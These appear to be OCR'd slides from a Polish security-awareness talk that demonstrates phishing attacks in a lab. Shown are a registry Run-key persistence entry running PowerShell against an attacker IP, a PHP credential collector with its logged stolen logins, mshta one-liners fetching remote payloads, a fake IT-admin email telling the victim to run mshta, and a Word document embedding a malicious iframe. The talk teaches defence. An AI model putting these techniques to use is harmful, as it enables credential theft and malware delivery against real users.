przetarg.vbs	2020-02-26 17:55	415K	
przetarg.js	2020-02-26 17:55	415K	

Apache/2.4.41 (Debian) Server at corp.mail.pl Port 80

Pliki tego typu mogą wyrządzić szkody na komputerze.
Czy chcesz mimo tego zachować plik [przetarg \(1\).js](#)?

Zachowaj Przerwij Pokaż wszystkie

4 requests | 2.4 KB transferred | 6.6 KB resources | Finish: 22 ms | DOMContentLoaded: 29

11:32 28/02/2020 [21]

Type here to search

Windows Start E File Explorer Mail Google Chrome

Screeny z demo

Index of /attachment/VBS-2089/ | Ustawienia – Chrome – informacj... | +

Niezabezpieczona | corp.mail.pl/attachment/VBS-2089/232434325456/#

Index of /attachment/VBS-2089/232434325455

Name	Last modified	Size	Description
Parent Directory	-	-	
przetarg.vbs	2020-02-26 17:55	415K	
przetarg.js	2020-02-26 17:55	415K	

SECURE
SSL ENCRYPTION

VIRUS FREE

imgflip.com

Pliki tego typu mogą wyrobić szkody na komputerze.
Czy chcesz mimo tego zachować plik przetarg (1).js?

Zachowaj Przerwij Task View

5 requests | 2.6 KB transferred | 80.3 KB resources | Finish: 24 ms | DOMContentLoaded: 23 ms

11:34
28/02/2020

Type here to search

e G mail Google Photos

OWASP



Screeny z demo

Index of /attachment/VBS-2089/232434325455

Name	Last modified	Size	Description
Parent Directory	-	-	
przetarg.reg	2020-02-26 17:55	415K	

Apache/2.4.41 (Debian) Server at corp.mail.pl Port 80

Ustawienia – Chrome – informacje | Niezabezpieczona | corp.mail.pl/attachment/VBS-2089/232434325457/#

Network Performance

Filter Hide data URLs

All XHR JS CSS Img Media Font Doc WS Manifest Other

Only show requests with SameSite issues

Name	Status	Type	Initiator	Size	Time	Waterfall
232434325457/	200	do...	Other	1.7...	4 ms	
blank.gif	200	gif	(index)	(m...)	0 ms	
back.gif	200	gif	(index)	(m...)	0 ms	
text.gif	200	gif	(index)	(m...)	0 ms	

4 requests | 1.7 KB transferred | 2.9 KB resources | Finish: 18 ms | DOMContentLoaded: 22

przetarg (1).reg

Pokaż wszystkie

Type here to search

11:34
28/02/2020

Screeny z demo

The screenshot shows a Windows desktop environment with several open windows:

- A browser window titled "Index of /attachment/VBS-2089/232434325455" showing a directory listing.
- An open "Registry Editor" window showing the key `Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`. It lists three entries:
 - (Default) - REG_SZ - (value not set)
 - Malware - REG_SZ - powershell.exe -w 1 -command "Invoke-WebRequest -Uri http://192.168.227.128/ -Method POST -Body (...) -OutFile C:\Users\victim\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
 - OneDrive - REG_SZ - "C:\Users\victim\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
- A "Network" tab in the Chrome DevTools interface, showing network activity with four requests listed:

#	Type	Initiator	Size	Time	Waterfall
0	do...	Other	1.7...	4 ms	[Timeline Bar]
0	gif	(index)	(m...)	0 ms	[Timeline Bar]
0	gif	(index)	(m...)	0 ms	[Timeline Bar]
0	gif	(index)	(m...)	0 ms	[Timeline Bar]

At the bottom, the taskbar shows the file "przetarg (1).reg" is being processed, and the system tray indicates the date and time as 11:35 28/02/2020.



Screeny z demo

A screenshot of a Kali Linux desktop environment. On the left, there's a dock with icons for a trash can, file system, home, and several exercise files named 'cwiczenie1...', 'cwiczenie2...', and 'cwiczenie3...'. A terminal window titled 'kali@kali:/var/www/html' is open, displaying the contents of 'index.php' and the log file 'log.txt' from the command line.

```
kali@kali:/var/www/html$ head -n 15 index.php
<?php

if($_SERVER['REQUEST_METHOD'] == 'POST')
{
$fp = fopen("/var/www/html/log.txt", "a");
$today = date("Y-m-d H:i:s");
fwrite($fp, "$today\n");
$log = trim(file_get_contents("php://input"));
fwrite($fp, "$log\n");
fwrite($fp, "---\n");
fclose($fp);
$log logged";
exit;
}

kali@kali:/var/www/html$ tail -f log.txt
---
2020-02-27 20:15:26
https://crm.corp.pl/ login: m.victim pass: Corp4Life1!!!one3333
---
2020-02-28 11:22:36
https://crm.corp.pl/ login: m.victim pass: Corp4Life1!!!one3333
---
2020-02-28 11:22:38
https://crm.corp.pl/ login: m.victim pass: Corp4Life1!!!one3333
---
```



Fileless Malware

MASINJECT.exe	Execute	Alternate data streams	Binaries
Microsoft.Workflow.Compiler.exe	Execute	AWL bypass	Binaries
Mmc.exe	Execute		Binaries
Msbuild.exe	AWL bypass	Execute	Binaries
Msconfig.exe	Execute		Binaries
Msdt.exe	Execute	AWL bypass	Binaries
Mshta.exe	Execute	Alternate data streams	Binaries
Msieexec.exe	Execute		Binaries
Netsh.exe	Execute		Binaries
Odbcconf.exe	Execute		Binaries
Pcalua.exe	Execute		Binaries
Pcwrn.exe	Execute		Binaries
Presentationhost.exe	Execute		Binaries
Print.exe	Alternate data streams	Copy	Binaries

Execute

Opens the target .HTA and executes embedded JavaScript, JScript, or VBScript.

```
mshta.exe evilfile.hta
```

Usecase:Execute code

Privileges required:User

OS:Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10

Mitre:[T1170](#)

Executes VBScript supplied as a command line argument.

```
mshta.exe vbscript:Close(Execute("GetObject(""script:https[:]//webserver/payload[.]sct""))
```

Usecase:Execute code

Privileges required:User

OS:Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10

Mitre:[T1170](#)

Demo

Screeny z demo

Inbox - victim@corp.pl - Outlook

File Home Send / Receive Folder View Help Tell me what you want to do

New New Email Items New Items Delete Respond

Ignore Clean Up Junk Delete Archive Reply Reply All Forward More Move to: ? To Manager Team Email Create New Move Rules Unread/ Read Follow Up Tags Find Read Aloud Speech Filter Email Address Book Find All Folders Send/Receive

Favorites

Inbox 3 Sent Trash

victim@corp.pl

Inbox 3 Drafts Sent Trash Junk Outbox RSS Feeds Search Folders

Search Current Mailbox Current Mailbox

All Unread By Date ↑ Today

PM Piotr Madej <madej@corp.pl> Problem z pocztą

Drodzy,


Od rana mamy problemy z serwerem pocztowym, prosimy zrestartować całkowicie usługę Outlook.

Aby to wykonać prosimy wcisnąć poniższą kombinację klawiszy



A następnie wpisać polecenie
mshta <http://corp.mail.pl/>

na koniec wcisnąć OK



--
Pozdrawiam,
Piotr Madej
Administrator IT
M: 691 676 868

Connected 11:39 28/02/2020

Type here to search

File Explorer

OWASP



Screeny z demo

The screenshot shows a Microsoft Outlook interface with an 'Internal Server Error' message displayed in the main window. The message reads:

An error occurred.
Sorry, the page you are looking for is currently unavailable.
Please try again later.

If you are the system administrator of this resource then you should check the error log for details.

Faithfully yours, server.

In the background, a 'Run' dialog box is open, showing the command `mshta http://corp.mail.pl/`. The 'OK' button in this dialog is circled in red.

Below the Run dialog, there is a message from Piotr Madej, Administrator IT, with contact information: M: 691 676 868 and an email address.

The taskbar at the bottom shows various pinned icons, including File Explorer, Edge, and Mail.



Screeny z demo

The screenshot shows a Kali Linux desktop environment with a blue theme. On the left, there's a file manager sidebar containing icons for Trash, File System, Home, and several folders named 'cwiczenie1...', 'cwiczenie3...', and 'cwiczenie1.sh'. The main area features a terminal window titled 'kali@kali:/var/www/html' with the following content:


```
kali@kali:/var/www/html$ head -n 15 index.php
<?php

if($_SERVER['REQUEST_METHOD'] == 'POST')
{
$fp = fopen("/var/www/html/log.txt", "a");
$today = date("Y-m-d H:i:s");
fwrite($fp, "$today\n");
$log = trim(file_get_contents("php://input"));
fwrite($fp, "$log\n");
fwrite($fp, "___\n");
fclose($fp);
"$log logged";
exit;
}

kali@kali:/var/www/html$ tail -f log.txt
_____
2020-02-27 20:15:26
https://crm.corp.pl/ login: m.victim pass: Corp4Life1!!!one3333
_____
2020-02-28 11:22:36
https://crm.corp.pl/ login: m.victim pass: Corp4Life1!!!one3333
_____
2020-02-28 11:22:38
https://crm.corp.pl/ login: m.victim pass: Corp4Life1!!!one3333
_____
2020-02-28 11:40:23
https://crm.corp.pl/ login: m.victim pass: Corp4Life1!!!one3333
_____
```



Microsoft Office bez makra!?



```

Raport </w:t></w:r><w:r><w:rPr><w:b/><w:sz w:val="28"/></w:rPr><w:t>g
</w:t></w:r><w:r w:rsidRPr="00645EF9"><w:rPr><w:b/><w:sz w:val="28"/></w:rPr><w:t>
odzinowy</w:t></w:r></w:p><w:p w:rsidR="00645EF9" w:rsidRPr="00645EF9"
w:rsidRDefault="00645EF9"/><w:p w:rsidR="00E5180C" w:rsidRPr="00645EF9"
w:rsidRDefault="00645EF9"/><w:pPr><w:rPr><w:u w:val="single"/></w:rPr></w:pPr><w:r
w:rsidRPr="00645EF9"><w:rPr><w:u w:val="single"/></w:rPr><w:t>kliknij PLAY ABY
WŁĄCZYĆ narzędzie statystyczne</w:t></w:r></w:p><w:p w:rsidR="005411EE"
w:rsidRDefault="00F20D41"><w:bookmarkStart w:id="0" w:name="_GoBack"/>
<w:r><w:rPr><w:noProof/><w:lang w:eastAsia="pl-PL"/></w:rPr><w:drawing><wp:inline
distT="0" distB="0" distL="0" distR="0"><wp:extent cx="4572000" cy="3429000"/>
<wp:effectExtent l="0" t="0" r="0" b="0"/><wp:docPr id="1" name="Wideo 1"
><a:hlinkClick xmlns:a="http://schemas.openxmlformats.org/drawingml/2006/main" r:id=
"rId4"/></wp:docPr><wp:cNvGraphicFramePr><a:graphicFrameLocks xmlns:a=
"http://schemas.openxmlformats.org/drawingml/2006/main" noChangeAspect="1"/>
</wp:cNvGraphicFramePr><a:graphic xmlns:a=
"http://schemas.openxmlformats.org/drawingml/2006/main"><a:graphicData uri=
"http://schemas.openxmlformats.org/drawingml/2006/picture"><pic:pic xmlns:pic=
"http://schemas.openxmlformats.org/drawingml/2006/picture"><pic:nvPicPr><pic:cNvPr
id="1" name=""><pic:cNvPicPr/></pic:nvPicPr><pic:blipFill><a:blip r:embed="rId5"
><a:extLst><a:ext uri="{28A0092B-C50C-407E-A947-70E740481C1C}"><a14:useLocalDpi
xmlns:a14="http://schemas.microsoft.com/office/drawing/2010/main" val="0"/>
</a:ext><a:ext uri="{C809E66F-F1BF-436E-b5F7-EEA9579F0CBA}"><wp15:webVideoPr
xmlns:wp15="http://schemas.microsoft.com/office/word/2012/wordprocessingDrawing"
embeddedHtml="&lt;iframe id="ytplayr&quot;
src="http://corp.mail.pl/word.html&quot; frameborder="0&quot;
type="text/html&quot; width="816&quot; height="480&quot; /&gt;" h=
"480" w="816"/></a:ext></a:extLst></a:blip><a:stretch><a:fillRect/>
</a:stretch></pic:blipFill><pic:spPr><a:xfrm><a:off x="0" y="0"/><a:ext cx="4572000"
cy="3429000"/></a:xfrm><a:prstGeom prst="rect"><a:avLst/>
</a:prstGeom></pic:spPr></pic:pic"></a:graphicData></a:graphic></wp:inline></w:drawing
></w:r><w:bookmarkEnd w:id="0"/></w:p><w:sectPr w:rsidR="005411EE"><w:pgSz w:w=
"11906" w:h="16838"/><w:pgMar w:top="1417" w:right="1417" w:bottom="1417" w:left=
"1417" w:header="708" w:footer="708" w:gutter="0"/><w:cols w:space="708"/><w:docGrid
w:linePitch="360"/></w:sectPr></w:body></w:document>
```



Demo

Screeny z demo

A screenshot of the Microsoft Outlook application interface. The top navigation bar includes 'File', 'Home', 'Send / Receive', 'Folder', 'View', 'Help', and a search bar. Below the navigation bar is a toolbar with icons for 'New Email', 'New Items', 'Ignore', 'Clean Up', 'Delete', 'Archive', 'Reply', 'Reply All', 'Forward', 'Meeting', 'Move to:', 'To Manager', 'Reply & Delete', 'Move', 'Rules', 'Unread/ Read', 'Follow Up', 'Search People', 'Address Book', 'Read Aloud', 'Speech', 'Send/Receive All Folders', and 'Send/Receive'. On the left, a sidebar titled 'Favorites' shows 'Inbox 3' with items: 'Sent' (1), 'Trash' (1). Below it, under 'victim@corp.pl', are 'Inbox 3' (with 3 items: 'Drafts', 'Sent', 'Trash'), 'Junk', 'Outbox', 'RSS Feeds', and 'Search Folders'. The main pane displays the 'Inbox' view for 'victim@corp.pl'. An incoming email from 'Szeft Patrzy <szeft_patrzy@corp.pl>' is selected, showing the subject 'Raport Luty 2020' and the body: 'Dzień Dobry, W załączniku'. The message was sent at 11:42. Below the message list, there are several other messages from different senders. On the right side, a preview pane shows the selected email's content: 'Dzień Dobry,' followed by a message about a performance report, the sender's name 'Szeft Patrzy', and a note to 'Prosimy nie odpowiadać'. At the bottom, there is a footer with the text 'Corp Corp Corp Corp Corp Corp Corp Corp Corp Corp Corp'. A dark overlay box on the right side highlights the sender's name 'Szeft Patrzy', the subject 'Raport Luty 2020', and the body text 'Dzień Dobry, W załączniku personalny raport godzinowy z aktywnością pracownika na komputerze służbowym. Tak, mierzamy wydajności pracy'. The status bar at the bottom right shows the date '28/02/2020' and time '11:42'.



Screeny z demo

Mateusz Vicitm 02.2019 Szeł Patrzy 1.3 (003).docx [Read-Only] - Word

File Home Insert Design Layout References Mailings Review View Help Tell me what you want to do

Cut Copy Format Painter

Font Paragraph Styles

Clipboard Editing

Find Replace Select

Matuesz Vicitm – Luty 2020 – Raport godzinowy

kliknij PLAY ABY WŁĄCZYĆ narzędzie statystyczne

Skrypty użyteczne dla nas

Statystyki użycia skryptów w lutym 2020 r. za dzień 05-02-2020

Rozmiar plików

URL	Rozmiar plików (B)
file2222 - (0-40)	1,775
http - (0-30)	6,73
www.vicitm.pl - (0-14)	5,98
www.vicitm.pl - (0-3)	0,35
update.vicitm.pl - (0-30)	0,35
www.vicitm.pl - (0-40)	0,25
www.vicitm.pl - (0-30)	0,25
www.vicitm.pl - (0-10)	0,25
www.vicitm.pl - (0-10)	0,25
www.vicitm.pl - (0-2)	0,25
www.vicitm.pl - (0-2)	0,25

Page 1 of 1 12 words

11:45 28/02/2020



Screeny z demo

Mateusz Vicitm 02.2019 Szef Patrzy 1.3 (003).docx [Read-Only] - Word

File Home Insert Design Layout References Mailings Review View Help Tell me what you want to do

Font Paragraph Styles

Cut Copy Format Painter Clipboard Font Paragraph Styles

Find Replace Select Editing

View Downloads - Internet Explorer

View and track your downloads

Search downloads

Name	Location	Actions
Brother MFC-L....js	666 bytes	Do you want to open or save this file? Open Save

Options Clear list Close

Page 1 of 1 12 words Microsoft Store

11:44 28/02/2020 49

Type here to search

Windows Start e File Explorer Mail OneDrive Word Internet Explorer

Screeny z demo

The screenshot shows a Kali Linux desktop environment with a blue-themed window manager. On the left, there's a dock with icons for Home, File System, Trash, and several other applications. The main workspace has two terminal windows open:

- Terminal 1:** Shows the command `head -n 15 index.php` being run, displaying a PHP script that logs POST requests to a file named `log.txt`.
- Terminal 2:** Shows the command `tail -f log.txt` being run, displaying the contents of `log.txt`, which includes several log entries from February 28, 2020, at various times, all showing the same login attempt: `https://crm.corp.pl/ login: m.victim pass: Corp4Life1!!!one3333`.

The desktop background features a stylized dragon logo.

CVE-2018-0978 [video]

The screenshot shows a Windows desktop environment. At the top is a taskbar with icons for File Explorer, Task View, and a search bar labeled "Wyszukaj...". Below the taskbar is a browser window titled "Index of /test" showing a directory listing:

Name	Last modified	Size	Description
Parent Directory	-	-	
evil/	2018-02-15 10:59	-	
?manual.pdf	2018-02-15 11:09	3498	

Below the browser is a Process Hacker application window titled "Process Hacker [Konsola\Karolina]". It displays a list of running processes:

Name	PID	CPU	I/O total ...	Private b...	User name	Description
Ism.exe	728			2,84 MB	Konsola\Karolina	Usługa Menedżer sesji lokalne
csrss.exe	648	0,20	792 B/s	12,68 MB	Konsola\Karolina	Proces wykonawczy klienta/s
winlogon.exe	784			3,24 MB	Konsola\Karolina	Aplikacja logowania systemu
explorer.exe	1988	0,05		40,96 MB	Konsola\Karolina	Eksplorator Windows
RAVCpl64.exe	2192			9,05 MB	Konsola\Karolina	Menedżer Realtek HD Audio
cnex.exe	2200			93,06 MB	Konsola\Karolina	Radeon Settings: Host Application
ipla.exe	2384	0,08		176,1 MB	Konsola\Karolina	ipla
iplabrowser.exe	4708			31,47 MB	Konsola\Karolina	iplabrowser
WinSCP.exe	6916	0,04	4 B/s	17,61 MB	Konsola\Karolina	WinSCP: SFTP, FTP, WebDAV
notepad+++.exe	7068	0,06		57,89 MB	Konsola\Karolina	Notepad++ : a free (GNU) sou
iexplore.exe	15732			19,88 MB	Konsola\Karolina	Internet Explorer
iexplore.exe	11644			77,93 MB	Konsola\Karolina	Internet Explorer
ProcessHacker.exe	11636	0,36		16,71 MB	Konsola\Karolina	Process Hacker
chrome.exe	12576	1,81	42,3 kB/s	72,5 MB	Konsola\Karolina	Google Chrome
chrome.exe	17012		52 B/s	2,48 MB	Konsola\Karolina	Google Chrome
chrome.exe	7352			2,85 MB	Konsola\Karolina	Google Chrome
chrome.exe	16056		112 B/s	46,71 MB	Konsola\Karolina	Google Chrome
chrome.exe	16436	0,89	26,09 kB/s	83,6 MB	Konsola\Karolina	Google Chrome
vmware-tray.exe	2824			1,81 MB	Konsola\Karolina	VMware Tray Process
MOM.exe	2912			27,97 MB	Konsola\Karolina	Catalyst Control Center: Mon
CCC.exe	3288			85,57 MB	Konsola\Karolina	Catalyst Control Center: Host
GoogleCrashHandler.exe	4884			1,49 MB	Konsola\Karolina	Google Crash Handler
GoogleCrashHandler64.exe	5628			1,6 MB	Konsola\Karolina	Google Crash Handler
oCam.exe	16140	3,28		93,63 MB	Konsola\Karolina	oCam
oCamTask.exe	13468			1,43 MB	Konsola\Karolina	oCam Background Task

At the bottom of the screen, a status bar displays: "CPU Usage: 9.28% Physical memory: 2,1 GB (52.94%) Processes: 77".

Podsumowanie



thaddeus e. grugq @thegrugg · May 15, 2017

Your threat model is not my threat model.



26

703

1.3K



Podsumowanie

Cyber Attack Lifecycle



Dzięki!

Pytania?

hello@piotrmadej.it

<https://www.linkedin.com/in/piotr-madej-18b0bb38/>

